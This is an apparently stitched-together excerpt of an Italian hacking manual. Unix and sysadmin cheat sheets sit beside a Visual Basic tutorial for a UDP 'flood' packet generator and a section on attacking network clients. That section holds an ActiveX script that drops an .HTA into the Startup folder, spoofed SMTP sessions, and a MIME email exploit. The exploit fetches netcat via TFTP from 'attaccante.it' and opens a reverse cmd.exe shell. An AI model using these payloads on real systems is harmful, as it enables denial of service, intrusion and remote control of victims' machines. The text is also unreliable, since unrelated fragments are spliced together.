whereis                    locate the binary, source, and manual page files for
a command
which                      locate a command; display its pathname or alias
yes                        be repetitively affirmative


CSH:
----
csh is a shell (command interpreter) with a C-like syntax and advanced
interactive features
csh, %, @, alias, bg, break, breaksw, case, continue, default, dirs, else, end,
endif, endsw, eval,
exec, exit, fg, foreach, glob, goto, hashstat, history, if, jobs, label, limit,
logout, notify,
onintr, popd, pushd, rehash, repeat, set, setenv, shift, source, stop, suspend,
switch, then,
umask, unalias, unhash, unlimit, unset, unsetenv, while


Important directories and files:
--------------------------------
~/.fvmrc                            Window mangager configuration (FVWM)
~/.dtwmrc                           Window mangager configuration (DTWM)
~/.dt/*                             (errorlog, startlog, icons, types (setting
of launch pad), other DTWM
                                    resources)
~/.tcshrc                           TC-Shell settings
~/.cshrc                            C-Shell settings
~/.login                            Login script  (for desktop login only,
executed once)
~/.rhosts                           Remote hosts file
~/.httpusers                        Alowed users for secret pages
~/.pap-secrets                      PAP secrets for slirp
~/.slirprc ~/.ppprc                 Slirp and ppp config files
~/public_html                       Home Page directory
/usr/bin                            Applications
/usr/local/bin                      More applications
/opt/gnu/bin                        Gnu stuff like g++, gcc, gzip and more
/usr/sbin                           System tools
/usr/share/man                      Manual files
/dev                                Devices like ttya (serial port), audio and
disk drives
/vol                                Automounted volumes
/etc                                (rc2 (things to do at startup), rc2.d
(startup e.g. S72inetsvc (routing)
                                    passwd, shadow (passwords), resolve.conf
(DNS IP addresses), hosts,
                                    ftpusers (users who can't access ftp),
shells (users and their shell
                                    important for ftp), services (port numer
and its service), nsswitch.conf (in
                                    colum hosts we have to write dns to use dns
resolving), ppp/ (pap-secrets and
                                    other ppp settings), nodename,
hostname.[interfacename] (hostname associated
                                    with this interface e.g. le0), fstab
(mounting table), ssh_* (ssh stuff) )
/usr/var/log                        Home Page Log on SUN
/usr/local/WWW/logs                 Home Page Log on OSF1
/var/adm                            messages (Messages from applications and
startup process (for debugging
                                    purposes), sulog)
/var/spool/mail                     Mail (on SUN: /var/mail)
/usr/local/WWW                      WWW-directory (e.g. settings and CGI)
/usr/local/etc/httpd                WWW-directory on gummibaum
/usr/dt/config/C/*                  Default desktop settings (Xresources
(Configuration file for the Login
                                    Manager), sys.dtwmrc (default
windowmangager configuration), and others)
```

```
/soft/public/X11/lib/fvwm/system.fvwmrc        System fvwmrc file
/etc/issue.net                        Welcome message (before login in)


VI:
---
<ESC>                              Command mode
i                                  Insert
I                                  Insert at beginning of a line
a                                  Insert after
A                                  Insert at the end of the line
o                                  Insert a line below
O                                  Insert a line above
J                                  Connect this and the next line
r                                  Change char
R                                  Overwrite
x                                  Delete char
dd                                 Delete line
D                                  Delete rest of line
h / l                              Move left / right
j / k                              Move down / up
w,b,e                              Move cursor one word
H                                  Home
L                                  End
M                                  Middle
G                                  Go to bottom
p                                  Undo
ctrl + f                           Page down
ctrl + b                           Page up
:/[string]                         Search for string
:?[string]                         Search backwards
:[n]                               Goto line n
:w                                 Save
:q                                 Exit
:x                                 Save & exit


Navigation inside more, man...
------------------------------

SPACE                              Moves one page down
B                                  Moves one page up
ENTER                              Moves one line down
Q                                  Quit


X-Windows Progs:
----------------
xterm / dtterm                     Terminal
xmailtool / mailtool               Mail
emacs / textedit                   Word processor
xcalc                              Calculator
xv                                 Graphic viewer and converter
xlock                              Lock up
xset                               X-Win settings


Alias:
-------
alias ls        ls -l              List in long format
alias rm        rm -rf             Remove files and directories without
prompting user
alias cp        cp -r              Copy files and directories
alias df        df -bk             Display free space and used space in bytes
alias ps    ps -aef | grep $USER   List all jobs of user
alias txt2ps    nenscript -p-      Translate text to PostScript (stdout)
alias psp1 /~/Script/psprint1      Print text on dali
alias psp2 /~/Script/psprint2      Print text on ps2


Shell:
------
starts with: #!/bin/sh, contains command lines, must have x-permission, start
with ./Scriptname, *=any string (except .), ?=any char, [a-d]=any char from a
to d (lower case), be carefull with special chars &=\&, to execute
at a specific time use: at hh:mm +[minutes] minutes < Scriptname, to divert to
nirvana stout: >&- or stin: <&-
```

```
AltaVista:
----------
Standard: <+>="AND"  <space>="OR"
Advanced: AND  OR  NEAR  URL  ()   *    (e.g: apple* AND ((quicktime OR video)
NEAR 3.0) )


Netscape:
---------
about:image-cache
about:memory-cache
about:cache
protocol://name:password@domain/path/filename.extension#anchor?parameter¶meter
```

Hacker's Programming Book
I contributi dalle Mail List

Le Mail List sull'hacking

Qualsiasi hacker all'inizio cerca di informarsi su quelle che possono essere anche solo i punti orientativi iscrivendosi ad alcune MAIL LIST.
Moltissime di queste sono italiane anche se come al solito quelle più interessanti sono quelle americane ed in particolar modo quelle che pur trattando di hacking di fatto non si definiscono come tali ma legate alla sicurezza di rete.
La società in cui viviamo è sempre più soffocante nei confronti degli individui i quali cercano qualsiasi strada per sfuggire a questo meccanismo uniformante che cerca di soffocare qualsiasi individuo spingendolo nei meandri dell'anonimità.
Questa inconscia violenza che la società esegue sulle persone fa nascere un esigenza di ribellione al sistema che in campo internet spesso sfocia nella voglia di 'distruggere' tradotta, forse in modo errato, ne significati attribuiti agli hackers.
Che questa sia l'esigenza di molti casi è evidente in particolar modo se si frequentano certe mail list hacker o alcuni canali IRC.
Spesso su queste mail list non si crea nulla se non i piccoli imperi di certi individui i quali mantengono le distanze dai loro sudditi mediante un martellare continuo di bestemmie di tutti i tipi.
La violenza ideologica viene proietta anche all'interno di un modo di comportamento sociale nell'ambito di quegli ambienti virtuali che sono le mail list e le chat.
Scegliere casualmente una mail list è spesso umiliante più del dovuto in quanto gli imperatori di quella zona tendono a dare dello stupido a chiunque cerchi di avvicinarsi al trono e comunque il fatto di distribuire la conoscenza non è sicuramente lo scopo fondamentale di quelle ML.
E' inutile dire che la mail list ideale dovrebbe essere quella in cui la parola spetta a chiunque e dove i partecipanti più eruditi cercano di non sottolineare il grado basso di chi cerca di avvicinarsi alle argomentazioni trattate.
Pensate ad un mail list in cui un nuovo partecipante formula una domanda e come unica risposta riceve "Ignorante perché invece di rompere le scatole qui non ti cerchi quello che vuoi sulla rete senza noiosare ?"
Costruttiva, non è vero ?
In una mail list come questa chiunque sarebbe incitato a continuare.
Scherzi a parte.
Quando all'inizio delle mie esperienze telematiche nel 1984 creai con altri sysop la FIDONET italiana la mia idea era quella di creare una struttura che permettesse a persone che nutrivano gli stessi interessi di scambiarsi le proprie esperienze.
La stessa motivazione è stata quella che mi ha spinto a scrivere diversi altri volumi, oltre questo, e a distribuirli gratuitamente.
In ambito internet la mia adesione è stata nei confronti di una mail list 'educata' magari non di quelle in cui si parla mediante codifiche algoritmiche allo stato puro ma nella quale potesse sopravvivere anche la componente umana.
In altre parole ho evitato le mail list di superman in quanto non sarei riuscito a sopravivere al suo interno in quanto non possiedo un lenzuolo rosso e una tutta con una S marcata sul petto.
Quella a cui mi riferisco è ZeroHack@domeus.it o alla sua lista di backup ZeroHack@crackinguniversity2000.it
L'idea di questo volume è di fatto nata in questo ambito e sempre in relazione a questo ambiente è nata la proposta di inserire negli aggiornamenti di questo libro qualsiasi utility venisse sviluppata e distribuita all'interno della ML stessa.
Questa sezione del volume è dedicata ai software italiani nati nell'ambito di questa ML.

PACKET GENERATOR by JARRET

Negli appositi capitoli abbiamo parlato della necessità in alcuni casi di generare dei pacchetti da utilizzare in alcune tecniche come ad esempio nel caso di attacchi DOS.
Fino ad ora abbiamo visto wInject ed alcuni sorgenti utilizzati per scopi ben definiti.
A questo punto invece ecco la prima utility nata dall'ambiente ZeroHack.
Si tratta di un software scritto in VB che funge da generatore di pacchetti.
La guida è stata fornita dallo stesso autore.

Premessa:
Con questa piccola guida, si presume che chi la legge abbia un minimo di conoscenza della programmazione in Visual Basic.

Il progetto:
Vedremo ora come strutturare l'applicazione PACKET GENERATOR, cioè una piccola utility in grado di creare pacchetti e di trasmetterli in rete utilizzando le librerie Winsock.
Attenzione! Non si tratta di una consolle mirata ad attacchi di tipo D.o.S., ma bensì, una utility in grado di generare pacchetti personalizzabili da trasmettere a un computer host.
Saremo così in grado di ricostruire e analizzare i pacchetti inviati e ricevuti utilizzando in seguito uno sniffer (ad esempio ComView).

Iniziamo a creare l'interfaccia utente:
Per prima cosa, è buona abitudine stendere il progetto su carta dell'applicazione che vogliamo creare in modo da poter avere ben sotto gli occhi ciò che vogliamo.
Ora, facciamo finta di aver già passato questo punto, visto che l'applicazione esiste già e passiamo alla stesura dell'interfaccia utente.
Avviamo Visual Basic e facciamo click su creazione EXE Standard.
Fatto questo ci appare il primo Form che di default si chiama Form1. Rinominiamolo in frmMain.
Ora inseriamo i controlli.
Per creare la nostra applicazione, avremo sulla barra sinistra (generale) già tutti i controlli che ci servono, tutti, tranne due: Winsock e CommonControl 6.0 (su SP4)
Per inserirlo, andiamo nella barra del menù e clicchiamo su Progetto>Componenti.
Si aprirà la finestra Componenti.
Ora scorriamo l'elenco e cerchiamo **Microsoft Windows Common Control 6.0**, spuntiamo il checkbox e scorriamo ancora di poco giù e andiamo a selezionare **Microsoft Winsock Control 6.0.**
Ok, ora abbiamo tutto quello che ci serve. Selezionati questi due controlli, scegliamo applica e OK.
Ora sulla sinistra, nella barra Generale di VB troveremo dei nuovi controlli, cioè quelli che abbiamo appena selezionato.
Ora passiamo all'azione
Abbiamo il nostro bel form che noi abbiamo rinominato frmMain, ok, ora iniziamo a inserire i controlli.
E cerchiamo di creare un'interfaccia simile a quella qui sotto.

NOTA: L'immagine di sfondo che vedete qui sopra ovviamente non è necessaria, ma per abbellire un po' l'applicazione potrete crearvi anche voi un'interfaccia inserendo poi direttamente nelle proprietà del Form alla voce Picture una BMP.
Andiamo avanti…
Cerchiamo ora di assegnare i nomi ai controlli nel modo che segue.

Attenzione! In caso decidiate di assegnare nomi diversi ai controlli, in seguito dovrete modificare anche il codice sorgente, dichiarando nelle Sub Routine il nome che avrete scelto per il controllo.

Ok, ora assegnamo valori ad ognuno di questi controlli nel modo seguente:

```
Text1
TabIndex    =   1
Text        =   0.0.0.0
Text2
MaxLength   =   255
MultiLine   =   True
ScrollBars  =   Vertical
TabIndex    =   2
Text3
Locked      =   True
TabIndex    =   9
Text        =   Pronto per la trasmissione..
TxtPorta
MaxLength   =   5
TabIndex    =   3
Text        =   80
Command1
Caption     =  Avvia Flood
TabIndex    =   4
Command2
Caption     =  Stop
TabIndex    =   5
Command3
Caption     =   Accetta
TabIndex    =   16
Command4
Caption     = Pinga
Enabled     = False
Check1
Value       =  Unchecked
Enabled     = False
Slider1
TabIndex    =   12
Winsock1
Protocol    = sckUDPProtocol
Combo1
List        = GET ../..
```

```
HEAD
PING 0.0.0.0 -ICMP 255 -T
HELO target.com
```

Ora che abbiamo attribuito ai vari controlli i loro valori, passaimo alla stesura del codice sorgente.
Clicchiamo sul form due volte. Ci apparirà la Sub Routine **Private Sub Form_Load()** ma cancelliamola, nessun evento Form_Load() servirà al progetto.
Inseriamo ora:

```
Sub Timeout(interval)
    Dim Current
    Current = Timer
    Do While Timer - Current < Val(interval)
        DoEvents
    Loop
End Sub
```

Fatto questo passiamo alla stesura del codice abbinato all'evento Click() sul Command1, quindi facciamo doppio click su Command1 (che corrisponde al nostro tasto AVVIA FLOOD) e scriviamo nella subroutine quanto segue:

```
Private Sub Command1_Click()
On Error Resume Next
If Text2.Text = "" Then
MsgBox "Non e' stata inserita nessuna stringa da inviare!", vbCritical
Text3.Text = "Trasmissione sul target non riuscita, il valore di trasmissione e' 0..."
End If
Dim target As String
target = Text1.Text
Dim Porta As Integer
Porta = txtPorta.Text
Command2.Enabled = True
Command1.Enabled = False
Text3.Text = "Trasmissione pacchetto su " & target & " in corso..."
Winsock1.LocalPort = 2043
Winsock1.RemoteHost = Text1
Winsock1.RemotePort = Porta
Do
DoEvents
Winsock1.SendData Text2
DoEvents
If Slider1.Value = 9 Then Timeout (0.1)
If Slider1.Value = 8 Then Timeout (0.2)
If Slider1.Value = 7 Then Timeout (0.3)
If Slider1.Value = 6 Then Timeout (0.4)
If Slider1.Value = 5 Then Timeout (0.5)
If Slider1.Value = 4 Then Timeout (0.6)
If Slider1.Value = 3 Then Timeout (0.7)
If Slider1.Value = 2 Then Timeout (0.8)
If Slider1.Value = 1 Then Timeout (0.9)
If Slider1.Value = 0 Then Timeout (1)
Loop While Command1.Enabled = False
Winsock1.Close
Command1.Enabled = True
Command2.Enabled = False
Exit Sub
End Sub
```

Passiamo ora a Command2 (Pulsante STOP) e inseriamo altro codice:

```
Private Sub Command2_Click()
Dim target As String
target = Text1.Text
Command2.Enabled = False
Command1.Enabled = True
Text3.Text = "Trasmissione su " & target & " terminata..."
End Sub
```

Ora inseriamo il codice per abbinato al Command3 (Pulsante ACCETTA) e inseriamo il listato:

```
Private Sub Command3_Click()
On Error Resume Next
Dim target As String
target = Text1.Text
Select Case Combo1
   Case Is = "GET ../.."
   If Combo1.Text = "GET ../.." Then
   Text2.Text = "GET ../.."
   Command4.Enabled = False
   Check1.Enabled = False
   End If
   Case Is = "HEAD"
   If Combo1.Text = "HEAD" Then
   Text2.Text = "HEAD"
   Command4.Enabled = False
   Check1.Enabled = False
   End If
   Case Is = "HELO target.com"
   If Combo1.Text = "HELO target.com" Then
   Text2.Text = "HELO " & target
   Command4.Enabled = False
   Check1.Enabled = False
   End If
   Case Is = "PING 0.0.0.0 -ICMP 255 -T"
   If Combo1.Text = "PING 0.0.0.0 -ICMP 255 -T" Then
   Check1.Enabled = True
   Command4.Enabled = True
   End If
End Select
End Sub
```

Adesso finiamo di inserire il codice utilizzando la Subroutine di Command4 (Pulsante PINGA) n questo modo:

```
Private Sub Command4_Click()
On Error Resume Next
Dim target As String
Dim Porta As Integer
Porta = txtPorta.Text
target = Text1.Text
   If Check1.Value = Checked Then
   Shell ("command.com /k ping " & target & " -icmp 255 -t"), vbNormalFocus
   Command4.Enabled = False
   Check1.Enabled = False
   Text3.Text = "Trasmissione PING su " & target & " modalità MS-DOS in corso..."
End If
```

```
If Check1.Value = Unchecked Then
Text2.Text = "PING avviato su " & target & ". Premere STOP per terminare"
Text3.Text = "Trasmissione PING su " & target & " in corso..."
Command4.Enabled = False
Check1.Enabled = False
Command2.Enabled = True
Command1.Enabled = False
Winsock1.LocalPort = 2043
Winsock1.RemoteHost = Text1
Winsock1.RemotePort = Porta
Do
DoEvents
Winsock1.SendData Text2
DoEvents
If Slider1.Value = 9 Then Timeout (0.1)
If Slider1.Value = 8 Then Timeout (0.2)
If Slider1.Value = 7 Then Timeout (0.3)
If Slider1.Value = 6 Then Timeout (0.4)
If Slider1.Value = 5 Then Timeout (0.5)
If Slider1.Value = 4 Then Timeout (0.6)
If Slider1.Value = 3 Then Timeout (0.7)
If Slider1.Value = 2 Then Timeout (0.8)
If Slider1.Value = 1 Then Timeout (0.9)
If Slider1.Value = 0 Then Timeout (1)
Loop While Command1.Enabled = False
Winsock1.Close
Command1.Enabled = True
Command2.Enabled = False
Exit Sub
End If
End Sub
```


A questo punto salviamo la nostra applicazione e proviamo a lanciare il Run-Time premento F5. Se tutto funziona, potrete crearne l'eseguibile da File>Crea PacketGenerator.exe (qui vi apparirà il nome Crea… seguito dal nome che avrete scelto da dare alla vostra applicazione).

Tabelle utili

COMMON COMMAND EXAMPLES

```
ifconfig plumb # Solaris: probe for network interfaces
ifconfig lo0 127.0.0.1 up # Loopback interface
ifconfig en0 inet 128.130.240.1 up netmask
   0xFFFFFF00 broadcast 128.130.240.255

route add net 128.130.138.0 128.130.240.12 1
route add default 128.130.240.12 1
# BSD/OS and OSF/1 use -net and -host and no metric
route add -net 128.130.138.0 128.130.240.12
route add default 128.130.240.12

netstat -rn        # Routing table (numeric addresses)
netstat -I en0 5   # Monitor en0 at 5-second intervals
netstat -in        # Interfaces (numeric addresses)

dump 0uf /dev/nrst0 /users  # Level 0 dump
dump 0f - /usr | (cd /mnt; restore rvf -)  # Copy

tar cf - ./from | (cd todir; tar xvfp -)  # Copy dir

# Find object files larger than 1MB not accessed in a year
find /users -type f -name "*.o" -size +1048576c
   -atime +365 -print
# List all C source files sorted by number of lines
find . -name "*.c" -exec wc -l {} \; | sort -nr
# A more efficient version
find . -name "*.c" -print | xargs wc -l | sort -nr

# Run in daemon mode, process queue every 30 min
sendmail -bd -q30m
# Run in address test mode with a new config file
sendmail -bt -C/etc/sendmail.cf.new

ps -axu   # User-oriented output in BSD (slow)
ps -axl   # Technical output in BSD (fast)
ps -ef    # User-oriented output in System V
ps -efl   # Technical output in System V
```

SENDMAIL RULESET ORDER

START
3
D
1
S
2
R
0
4
Envelope
Headers

TOKENS USED IN SENDMAIL.CF

Token	Debug	Meaning
$@		Match zero tokens (V8 only)
$-	^R	Match exactly one token
$+	^Q	Match one or more tokens
$*	^P	Match zero or more tokens
$*X*		Match value of macro variable *X*
$&*X*		Match value of *X* at run time
$=*X*	^S*X*	Match any token in class *X*
$~*X*	^T*X*	Match any token not in class *X*

The Debug column shows the tokens as they will be printed by sendmail in address test mode (sendmail -bt).

DNS RECORD TYPES

Type	Syntax
SOA	*zone* [*ttl*] IN SOA *primary admin serial refresh retry expire min*
NS	*zone* [*ttl*] IN NS *host*
A	*hostname* [*ttl*] IN A *ipaddr*
PTR	*ipaddr* [*ttl*] IN PTR *hostname*
MX	*hostname* [*ttl*] IN MX *pref host* …
CNAME	*nickname* [*ttl*] IN CNAME *hostname*
RP	*hostname* [*ttl*] IN RP *admin txt*
TXT	*name* [*ttl*] IN TXT *text* …

In SOA, *primary* is the IP address of the primary name server, and *admin* is the email address of the administrator with the @ replaced by a period.

The last four values are timeouts in seconds. Secondaries check in every *refresh* seconds; if the primary cannot be contacted, the secondaries try again every *retry* seconds. After *expire* seconds, a secondary will stop trying. *min* is the default time-to-live (*ttl*) for all records.

We suggest the following values:

refresh	21600	(6 hours)
retry	1800	(30 minutes)
expire	1209600	(2 weeks)
min	432000	(5 days)

In RP, *admin* is the administrator's email address (similarly encoded), and *txt* is the *name* of a TXT record (or set of TXT records) that contains further information.

Remember to update the SOA's *serial* field whenever you modify a zone's configuration files.

DB-25 TO DB-25 RS-232 CONNECTIONS


Legend		Straight	Nulled
Frame ground	FG	1 — 1	1 — 1
Transmitted data	TD	2 — 2	2
Received data	RD	3 — 3	3
Request to send	RTS	4 — 4	4
Clear to send	CTS	5 — 5	5
Data set ready	DSR	6 — 6	6
Signal ground	SG	7 — 7	7
Data carrier detect	DCD	8 — 8	8
Data terminal ready	DTR	20 — 20	20

MINI DIN-8/DB-9 STRAIGHT CABLES

DIN-8	DB-9	DB-25	Signal and function	
3	2	2	TD	Transmitted data
5	3	3	RD	Received data
6	8	4	RTS	Request to send
2	7	5	CTS	Clear to send
–	6	6	DSR	Data set ready
4,8	5	7	SG	Signal ground
7	4	8	DCD	Data carrier detect
1	1	20	DTR	Data terminal ready

FOUR-PAIR UTP WIRING FOR RJ-45

Pair	Colors	Wired to	Diagram
1	White/Blue	Pins 4/5	TOP
2	White/Orange	Pins 3/6	8 1
3	White/Green	Pins 1/2	
4	White/Brown	Pins 7/8	

a. This scheme reflects the TIA/EIA-568A standard.

CONTROLLING RUNNING PROCESSES

Proc	Operation	Command
cron	Reread **crontab** (BSD)	**kill -HUP** *pid*
gated	Reread config file	**kill -HUP** *pid*
	Dump current state	**kill -INT** *pid*
	Graceful shutdown	**kill -TERM** *pid*
	Toggle tracing	**kill -USR1** *pid*
	Check net interfaces	**kill -USR2** *pid*
inetd	Reread config file	**kill -HUP** *pid*
init	Go to single-user mode	**kill -TERM 1**
(BSD)	Reread terminal config	**kill -HUP 1**
init	Go to single-user mode	**telinit S**
(Sys V)	Change run level	**telinit** *level*
	Reread **inittab** file	**telinit -q**
named	Reread config files	**kill -HUP** *pid*
	Dump DB and cache	**kill -INT** *pid*
	Dump stats	**kill -IOT** *pid*
	Dump stats (some OSs)	**kill -ABRT** *pid*
	Dump database files	**kill -TERM** *pid*
	Increment debug level	**kill -USR1** *pid*
	Turn off debugging	**kill -USR2** *pid*
	Toggle query logging	**kill -WINCH** *pid*

L'hacking verso i client di rete

Quasi sempre quando si parla di hacking si pensa ad attività abusive svolte da utenti remoti nei confronti di servers connessi ad una rete ad accesso pubblico come ad esempio internet.
Questo di fatto non è del tutto corretto in quanto esistono diverse metodologie che permettono di creare problemi anche in senso inverso.
Molti sono convinti che gli hacker possiedano la bacchetta magica che gli permette di entrare abusivamente nei sistemi remoti in pochi istanti.
Nulla di più sbagliato in quanto hackerare un sistema significa in genere impiegarci molto tempo suddiviso tra quelle che sono le fasi classiche di questa attività e precisamente :

```
1 L'individuazione, l'analisi e la raccolta d'informazioni (IP attivi, host in funzione, servers, struttura domini, utenti dei sistemi, ecc.)
2 L'individuazione del metodo d'attacco( ricerca nei database dei bugs dei softwares, individuazione dei programmi, ecc.)
3 Messa in atto della sequenza di operazioni per accedere al sistema.
4 Consolidamento del proprio accesso ed eliminazione delle tracce.
```

I normali navigatori a causa delle loro caratteristiche temporanee come ad esempio IP assegnati dinamicamente dal provider come Tiscali o Tin, sono vittime più difficilmente individuabili dato che generalmente offrono meno tempo per eseguire gli attacchi di quanto in effetti lo offra un sistema fisso sulla rete, anche se poi di fatto queste caratteristiche non permettono di evitare completamente i pericoli ma solo al limite di ridurli.
Da un altro punto di vista gli utenti saltuari possiedono pericoli maggiori di quelli fissi proprio per il fatto che in genere le soluzioni adottate sono meno professionali di quelle degli utenti di servers professionali internet.
Per fare qualche esempio di quello che dico possiamo riportare i firewalls i quali non dispongono delle caratteristiche che possiedono alcuni di tipo hardware come i Cisco o i Sonicwall.
Senza contare che anche la cura dei sistemi professionali in genere ha come caratteristica una maggiore 'professionalità' di quanto la possiedano in genere i sistemi casalinghi e quindi anche una maggiore attenzione agli annunci dei vari problemi riscontrati sui sistemi operativi e sui software usati per la gestione dei servers.
Un altro esempio è legato ad alcuni pacchetti come ad esempio ICQ o MIRC i quali forniscono protocolli nuovi che rappresentano canali veicolanti per certi tipi di exploits.
Inoltre l'uso di certi software client per la gestione delle mail rendono maggiore il rischio di ricezione di messaggi con troiani, programmi virus e cosi via.
Gli utenti di internet si stanno comunque evolvendo diventando sempre più sensibili ai problemi delle sicurezza dei loro sistemi, proteggendoli mediante l'adozione di piccoli software di firewalls e antivirus.
Le classi di problemi che possono coinvolgere i sistemi client sono essenzialmente :

```
1. Pagine WEB pericolose
2. Email con contenuti dannosi
3. Newsgroup e servizi di chat
```

Il primo tipo di problema potrebbe dipendere da moltissime cose come ad esempio dall'inclusione di codice scritto in un qualsiasi linguaggio di script, Java Script in genere, all'interno di pagine WEB.
Generalmente i softwares come i browser e i sistemi operativi viaggiano forniti dei metodi adatti alla protezione da certi tipi di attacchi solo che questi sistemi diventano sempre più complessi, oltre a diventare come numero di opzioni sempre maggiore, per cui il rischio è che le persone ignorino i settaggi lasciando le opzioni di default.
Ad esempio alcuni tipi di virus usano la metodologia di propagazione legata alle pagine WEB.
All'interno di una pagina HTML è possibile trovare le inclusioni di qualche file .js (Java Scipt) contenente codice pernicioso.
Per questo motivo è sufficiente giungere navigando su una di queste pagine per installare sul proprio sistema il lettore che scatena il processo di caricamento dei virus.
Probabilmente molti linguaggi di script usati nelle pagine WEB non possiedono la possibilità di creare direttamente problemi come ad esempio quelli legati alla scrittura diretta su dischi o

cose di questo tipo, ma comunque sono in grado di attivare metodi di trasferimento, come ad esempio TFTP, o altri metodi che sfruttano l'email per l'installazione sui sistemi di programmi pericolosi.
Oltre ai linguaggi un pericolo è costituito dall'uso dentro a pagine WEB di files ACTIVEX i quali vengono inseriti all'interno della pagine HTML mediante le specifiche offerte dal tag <OBJECT> il quale permette di specificare da dove il controllo deve essere letto.
Gli oggetti ActiveX generalmente utilizzano il sistema Authenticode di Microsoft per la verifica e la garanzia d4ell'autenticità del codice che viene installato sulla macchina client.
Purtroppo a causa di un bugs di Internet Explorer è possibile in molti casi superare questo sistema di protezione.
Inserendo all'interno dei proprio oggetti un flag chiamato "safe for scripting" lo sviluppatore poteva richiedere di evitare questo meccanismo.
Ad esempio il seguente codice inserito dentro ad una pagina html potrebbe scrivere su di un sistema remoto un file di testo eseguibile con estensione .HTA (HTML Application) il quale verrebbe eseguito ad ogni reboot successivo.

```
<object id="scr"  classid="clsid:06290BD5-48AA-11D2-8432-006008C3FBFC">
</object>
<script>
scr.Reset();
scr.Path="C:\\windows\\Start Menu\\Programs\\StartUp\\test.hta";
scr.Doc="<object id='wsh' classid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B'>
</object>
<script>alert('Ciao. Sei stato attaccato.');
wsh.Run('c:\\command.com');
</"+"SCRIPT>";
scrwrite();
</script>
</object>
```

I problemi maggiori comunque dipendono quasi sempre da metodi che sfruttano le email.
Molti mail servers eseguono la spedizione di messaggi senza eseguire particolari controlli sul mittente che ha inviato il tutto.
Mediante una connessione eseguita con un mail server tramite TELNET sulla porta 25, equivalente alla porta SMTP, è possibile inviare delle email anonime contenenti metodi particolari atti ad attaccare i client internet.
Un esempio di mail inviata digitando manualmente i dati potrebbe essere quella che segue.
Una volta eseguita la connessione con

```
C:\>telnet ip_smtp_server 25
```

è possibile digitare :

```
helo microsoft.com
mail from: <dapartemia@dovesono.it>
rcpt to: <vittima@suodominio.com>
data
subject: Leggi questo!
Importance: high
MIME-Version: 1.0
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding: 7bit
<html>
<h2>Ciao</h2>
</html>
.
quit
```

Mediante un piccolo trucco è possibile inviare un file collegato al messaggio inserendo una altra specifica MIME all'interno del testo.

Il miglior metodo per eseguire questa funzione è quella di usare un utility chiamata mpack la quale aggiunge automaticamente l'header MIME appropriato.
Nell'esempio seguente un file chiamato prova.txt viene codificato ed inserito in un file denominato file.mim

```
C:\> mpack  -s Nasty-gram –o file.mim prova.txt
```

La parte MIME cosi creata viene inserita all'interno di un messaggio in formato HTML.
I delimitatori MIME sono preceduti da doppi trattini.
Fate attenzione a dove questi delimitatori vengono inseriti in quanto questo fa si che le porzioni MIME vengano interpretate in modo diverso a seconda della loro posizione.

```
helo microsoft.com
mail from: <dachivuoi@miodominio.it>
rcpt to: <nomevittima@dominio.it>
data
subject: Leggimi !
importance: high
MIME-Version: 1.0
Content-type: multipart/mixed;
Boundary=″_boundary1_″
--_boundary1_
Content-type: multipart/aletrnative;
Boundary= ″_boundary2_″
--_boundary2_
Content_type: text/html; charset=us_ascii
<html>
<h2>Ciao></h2>
</html>
--_boundary2_--
--_boundary1_
Content-type: application/octet-stream; name=″prova.txt″
Content-ID: <5551212>
Content-Transfer-Encoding: base64
Content-Disposition: inline; filename=″prova.txt″
Content-MD5: Psn-moJEv0fPwoEc4OXYTA==
SSBjb3VsZGEgaGFja2VkIHlhIGJhZCANCg==
--_bounday1__--
.
quit
```

I metodi visti mediante I quali è possibile specificare delle parti MIME di un messaggio permettono di eseguire codice su di un sistema remoto tramite email.
Infatti il precedente metodo potrebbe essere utilizzato per eseguire un attacco ad un sistema client.
Il metodo è quello che segue.
Supponiamo di voler attaccare un sistema remoto che disponga di Windows 2000 e sul quale la posta viene letta dalla vittima tramite OUTLOOK.
Partiamo anche dal presupposto che il firewall usato dalla vittima permetta di usare protocolli come FTP e TFTP.
Il nostro obbiettivo è quello di uplodare su questo sistema tramite TFTP il sistema NETCAT il quale verrà successivamente utilizzato per aprire una shell.
Il comando da dare dovrebbe essere :

```
start /B tftp –i attaccante.it get nc.exe c:\winnt\system32\nc.exe^ && start /B nc –d –e cmd.exe attaccante.it 80
```

Questo comando viene eseguito senza essere visto sotto Windows 2000in modo completamente trasparente.

L'attaccante prepara il metodo per aprire questa shell creando un messaggio che deve disporre di determinate caratteristiche per l'esecuzione di sezioni MIME.
Chiamiamo questo file cmd.txt e scriviamoci dentro quello che segue :

```
Helo microsoft.com
Mail from:<chisonoio@miodominio.com>
Rcpt to: <vittima@dominio.it>
Data
Subject: Leggimi !
Date: Thu, 2Dec 2002 13:27:33 +0100
MIME-Version: 1.0
Content-Type: multipart/related;
      type="multipart/alternative";
      boundary="1"
X-Priority: 3
X-MSMail-Priority: High
X-Unsent: 1


--1
Content-type: multipart/alternative;
      Boundary= "2"




--2
Content-type: ext/html;
      Charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable

<html>
<head>
</head>
<BODY bgColor=3D#ffffff>
<iframe src=3Dcid:THE-CID height=3D0 width=3D0></iframe>
Questo messaggio usa un set di caratteri che non è supportato dai
servizi internet.<br>
</BODY>
</HTML>


--2–


--1
Content-Tytpe: audio/x-wav;
      name="rc.bat"
Content-Transfer-Encoding: quoted-printable
Content-ID: <THE-CID>

start /B tftp –i attaccante.it get nc.exe c:\winnt\system32\nc.exe^
&& start /B nc –d –e cmd.exe attaccante.it 80

--1


.
quit
```

